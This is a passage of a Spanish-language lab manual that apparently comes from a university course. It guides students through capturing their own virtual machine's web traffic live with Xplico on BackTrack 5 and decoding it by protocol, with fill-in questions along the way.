


Figura 1 Interfaz del software VMware Workstation 9

4.3 Cuando aparezca en pantalla lo que se observa en la figura 2, teclear:

bt login: root
Password: toor
root@bt: ~# startx




Figura 2 Interfaz de los comandos a teclear

PARTE 1. SESIÓN EN VIVO

4.4 Xplico

4.4.1 Una vez iniciada la sesión, se tiene que ejecutar el programa Xplico que se encuentra en la barra de herramientas *Applications>>Back track>>Forensics >>Network Forensics>>Xplico Web GUI* (figura 3).




Figura 3 Ruta del software Xplico Web GUI

4.4.2 Se abrirá una terminal donde se habilitan los módulos de *php5*, *rewrite* y otras funciones junto al servidor *Apache2* para ejecutar Xplico en *modo web* usando el puerto local 9876 (figura 4).

Figura 4 Carga de los módulos para ejecutar Xplico en modo Web GUI

4.4.3 En la url dada, con el botón derecho del cursor, se muestra la ventana de opciones (figura 5) donde se debe seleccionar *Open Link* (abrir url).




Figura 5 Abriendo url de Xplico Web GUI

4.4.3 De inmediato, se abre el navegador de Internet *Mozilla Firefox* iniciando la interfaz gráfica de Xplico Web GUI. Para ingresar, existen dos formas:

a) *Administrador por default*. En este apartado se muestra el panel de control de Xplico como validación por checksum, geo posición, datos envoltorios, disectores, estado de Xplico, almacenamiento, tamaño máximo de los archivos pcap, actualización de Xplico y las versiones del software (figura 6). El usuario y contraseña son:

Usuario: *admin*
Contraseña: *xplico*

Figura 6 Panel de control de Xplico

Dónde:

- *Validación de checksum*: Opción para activar o desactivar el análisis de comprobación. Sin verificación de suma de comprobación más información se decodifica, pero no es jurídicamente fiable, ya que los paquetes pueden haber sido enviados por cualquier otro equipo.
- *Geo posición*: Cambiar la posición de la fuente GPS de las conexiones generadas.
- *Datos envoltorios*: Opción para la creación de un índice de información decodificada en la carpeta */opt/xplico/lastdata.txt* para usarlo con aplicaciones de terceros.
- *Disectores:* Habilitar y deshabilitar cada disector.
- *Estado de Xplico*: Muestra el estado del sistema de Xplico, si está en funcionamiento.
- *Almacenamiento*: Almacena la base de datos del sistema de Xplico.
- *Tamaño máximo de los archivos pcap*: Estipula el máximo tamaño aceptado para los archivos pcaps aunque también se puede cambiar.
- *Actualización de* Xplico: Se comprueba si existe una versión más reciente para el sistema.

b) *Usuario por default*. Realiza la principal tarea de obtener el archivo de tráfico de red, sea en vivo o por medio de archivo pcap para extraer y clasificar por categorías, la totalidad de datos de las aplicaciones intervinientes en la generación de dicho tráfico (figura 7). El usuario y contraseña son:

Usuario: *xplico*
Contraseña: *xplico*




Figura 7 Usuario por default en Xplico

4.4.4 Una vez ingresado como *usuario por default*, se puede crear un caso (case) en nuevo caso *(New case)* o mostrar los casos anteriores, si hubiera, en *Cases* en la lista de los casos.

4.4.5 A continuación, se crea un nuevo caso dando clic en New case, se observa que puede ser de dos maneras distintas para adquirir los datos: a través de un archivo *.pcap* capturado por Wireshark o en una sesión en vivo a través de las interfaces propias de red, por ejemplo *eth0*.

Para este caso, se escogerá la sesión en vivo y se pondrá de nombre al caso *Captura* y se da clic en *Create* (crear) (figura 8). Cabe señalar, que el recuadro de *External reference (*referencia externa) es para poner algún comentario sobre el caso.




Figura 8 Creación de caso

4.4.6 Una vez hecho, se regresa a la lista de casos y aparece la leyenda *The case been created* (el caso ha sido creado) en la parte superior de la ventana y en la parte inferior, el caso creado (figura 9).

Figura 9 Lista de casos

Cada c**aso** se puede entender como un proyecto diferente. Un ejemplo sería englobar todas las capturas que se hagan en una tarde en el mismo *Caso* ya que todas han sido capturadas en el mismo espacio de tiempo (y posiblemente tenga relación unas con otras).

4.4.7 Posteriormente, se le da clic al nombre del caso que se creó y se abre una nueva ventana donde ahora se muestra la lista de sesiones si hubiera (dentro del caso) y para crear una nueva sesión se da clic en *New Session*. Además, cada sesión cuenta con su nombre, el tiempo de inicio, el tiempo final de la captura, estado y acciones (figura 10).

Figura 10 Características de las sesiones

Dentro de un caso hay diferentes s***esiones*****,** por lo que cada S***esión*** es una *subdivisión* de un *Caso*. Si se vuelve al ejemplo en el que todas las capturas de una tarde han sido *englobadas* en un *Caso*; cada una de las pequeñas *capturas* que conforman la tarde entera, será una sesión.

4.4.8 Ahora se creará una nueva sesión, dando clic en *New Session y* se le asigna un nombre a la sesión. Para este caso, se le asigna *Prueba 1* y se finaliza dando clic en *Create* (Crear) (figura 11).




Figura 11 Creación de la sesión

4.4.9 Se observa que se regresa a la ventana de lista de sesiones, con la leyenda en la parte superior de *The Session has been created* que se ha creado la sesión y en la parte inferior, aparece la sesión creada por el usuario junto con los tiempos de inicio y final puestos en ceros y el estado de la captura vacía (figura 12).




Figura 12 Lista de sesiones

4.4.10 Con el cursor se le da clic en la sesión *Prueba 1*, se abre una nueva ventana y como se trata de una sesión en vivo, se tiene que indicar también la interfaz de red a utilizar con el botón de *Interface*. Para este caso, se usará la interfaz *eth0* y se da clic en el botón de *Start* (Iniciar) (figura 13).




Figura 13 Selección de interface

4.4.11 Al momento de darle clic en el botón de *Start* aparece la leyenda *Listening at interface: eth0* (Se está escuchando por la interfaz eth0) (figura 14).




Figura 14 Escucha por la interfaz eth0

Para corroborar que la herramienta de Xplico captura en tiempo real el tráfico de red, se realizarán varias pruebas en Windows 7.

4.5 Windows 7

4.5.1 Sin cerrar la máquina virtual de Backtrack que tiene la herramienta Xplico en modo escucha, se inicia ahora la máquina virtual de Windows 7 (previamente instalado), haciendo clic donde dice *Power on this virtual machine*.

4.5.2 Una vez en el escritorio de Windows, se le da clic en el botón de *Inicio* y en el recuadro de búsqueda se escribe *cmd* para abrir la *consola de MS-DOS*.

4.5.3 Ahora, se realizará un ping desde la máquina virtual de Windows 7 a la página web de Google con la siguiente sentencia (figura 15):




Figura 15 Ping a la página web de Google

C:\Users\X\ping www.google.com.mx

Dónde:

X es el nombre de la computadora

Realizado lo anterior, se cierra la ventana.

4.5.4 Ahora, se abre el navegador de Internet de *Google Chrome* y se ingresa la URL de YouTube *www.youtube.com* en la barra de direcciones. Se debe contar con Adobe Flash Player actualizado para que no exista problema para abrir los videos.

4.5.5 Dentro de la página web de YouTube, se pide al usuario buscar dos o tres videos de su elección y reproducirlos, ya sea musical, educativo, político, de noticias, etcétera, con el fin de que exista tráfico de red y pueda ser captado por la herramienta Xplico.

4.5.6 Al finalizar, ahora se ingresará la URL de Los 40 principales *www.los40.com.mx* en la barra de direcciones o en una nueva ventana del navegador. Al ingresar se le da clic en *Escucha la radio* de lado derecho (figura 16).




Figura 16 Escucha la radio

4.5.7 Se inicia la aplicación y se le da clic al botón de *play* para oír en streaming la radio por Internet (sean podcast o en vivo).

4.5.8 Mientras sigue el streaming activado, se puede abrir otra ventana del navegador e ingresar la URL de la Facultad de Ingeniería de la UNAM *www.ingenieria.unam.mx* (figura 17).

Figura 17 Página web de la Facultad de Ingeniería de la UNAM

4.5.9 Una vez dentro, se visita la sección de *Alumno* en la parte inferior derecha y después se le da clic en *Calendario Escolar*.

4.5.10 En el apartado de *Calendario Escolar* se visualizará en pantalla una parte del calendario del semestre, hay que darle clic en la imagen para ver el calendario en formato *pdf* (figura 18).




Figura 18 Ubicación del calendario escolar

¿Cuál es la url donde se ubica el archivo *pdf* del calendario escolar?

_____

En la nueva ventana se lleva el cursor a la parte inferior derecha donde se indica que se guardará el archivo *pdf* en la computadora (en cualquier ubicación) usando el icono de *Guardar como* (figura 19) con el fin de que la herramienta Xplico detecte que se descargó el archivo.

Figura 19 Icono de Guardar como

4.5.11 Ahora, se cierra la pestaña del calendario y se regresa a la página principal de la Facultad de Ingeniería, en la sección de Alumnos, se abre el apartado de *Carreras* y después la carrera de *Ingeniería en Computación*.

4.5.12 En la nueva ventana se busca el apartado de *Plan de estudios* y se le da clic. En el plan de estudios se baja el cursor en la ventana del navegador para observar el gráfico de las asignaturas (figura 20) y se le da clic en cualquiera de ellas con el fin de que abra el archivo *pdf* de la asignatura y así se detecte la dirección web en donde se encuentra ubicado éste en el servidor, como en el paso 4.5.10.




Figura 20 Asignaturas de la carrera de Ingeniería en computación

4.5.13 En una nueva pestaña del navegador web se ingresa la dirección web de Google *www.google.com* para buscar la página de HP drivers y se selecciona la página oficial de HP de *Controladores y descargas HP para impresoras, escáneres y más* (figura 21).

http://www8.hp.com/mx/es/drivers.html




Figura 21 Controladores y descargas HP

4.5.14 En el apartado *Buscar por producto* se ingresa cualquier modelo de su elección. Para este caso, se usó *HP Pavilion dvd4-1212la* (figura 22) y se le da clic en *Ir*.




Figura 22 Buscar por producto

4.5.15 Cuando se encuentre el producto se le da clic y se selecciona el sistema operativo para obtener las actualizaciones de drivers o software y para continuar, se le da clic en *Siguiente*.

4.5.16 Con ello, se despliega una lista de software y drivers para el modelo de computadora y su sistema operativo en *Seleccione una descarga a continuación* (figura 23). Para este caso, se pide al alumno que escoja una descarga de su predilección como el BIOS, controlador de red, controlador de gráficos, etcétera y la guarde en el equipo.




Figura 23 Bios del modelo HP

4.5.17 En una nueva pestaña del navegador se ingresa a la página web de Speedtest *www.speedtest.net* para realizar la prueba de velocidad del servicio de Internet que se tiene. En la página web de Speedtest se da clic en *Begin Test* para iniciar la prueba (figura 24).




Figura 24 Prueba de la velocidad del ancho de banda

¿Qué protocolos se usan para realizar la verificación del ancho de banda de subida y bajada?, ¿Dónde se almacenan los archivos de subida y bajada que necesita la prueba?

_____
_____
_____
_____
_____

4.5.18 Una vez realizada la prueba se da por terminada y se abre otra pestaña del navegador de Internet ingresando a la estación de radio online de Beat 100.9 FM *www.beat1009.com/beat* y se selecciona el icono de *ON AIR* (figura 25) donde abrirá otra ventana con el reproductor de audio, se da clic en el botón de *play* para escuchar el streaming en vivo.

Figura 25 Estación de radio online

4.5.19 En lo que se escucha el streaming en vivo, se abrirá otra pestaña del navegador de Internet y se ingresa nuevamente la página web de Google para buscar ahora *RSS Noticias*.

¿Qué significan las siglas RSS y cuál es su utilización?

_____
_____
_____

4.5.20 En la lista de búsqueda, para este caso se le dio clic en la página web de El Universal, el periódico de México líder en noticias y clasificados *www.eluniversal.com.mx/disenio/servicios/EU_rss.htm* (figura 26).

Figura 26 Servicio RSS

4.5.21 En la página web del Universal, se observan los canales de RSS a escoger y se selecciona una, ejemplo: el canal de *Minuto x minuto*.

4.5.22 Una vez seleccionada, se abre una nueva pestaña donde aparece en el encabezado el nombre del canal, la descripción y el listado de noticias y para darse de alta al canal, se da clic en *Suscribirse a este canal* donde se abre otra ventana para confirmar el nombre donde se va crear y confirmar el canal (figura 27).




Figura 27 Canal RSS

4.5.23 Para confirmar que se ha suscrito al canal aparece el siguiente recuadro (figura 28).




Figura 28 Confirmación de la suscripción al canal RSS

4.5.24 Para visualizar en otro momento el canal, solo debe dirigirse con el cursor al botón de favoritos, en la pestaña de *Fuentes* del navegador de Internet. En este caso, fue Internet Explorer (figura 29).




Figura 29 Fuentes de RSS

4.5.25 Finalmente, se cierran todas las pestañas del navegador de Internet para regresar a la máquina virtual de Backtrack 5 con la herramienta de Xplico.

4.6 Backtrack

4.6.1 Para finalizar la captura se da clic en el botón de *Stop* (Detener) (figura 30).




Figura 30 Finalizar captura en vivo

4.6.2 Una vez que se finalizó la captura se espera a que la herramienta Xplico decodifique el tráfico obtenido en las 15 categorías en el que está compuesto (figura 31) que son: HTTP, MMS, Emails, FTP-TFTP-HTTP File, Web Mail, Facebook Chat / Paltalk, IRC/Paltalk Exp/MSN, DNS-ARP-ICMPv6, RTP/VoIP, NNTP, Feed (RSS & Atom), Printed Files, Telnet, SIP y Undecoded.

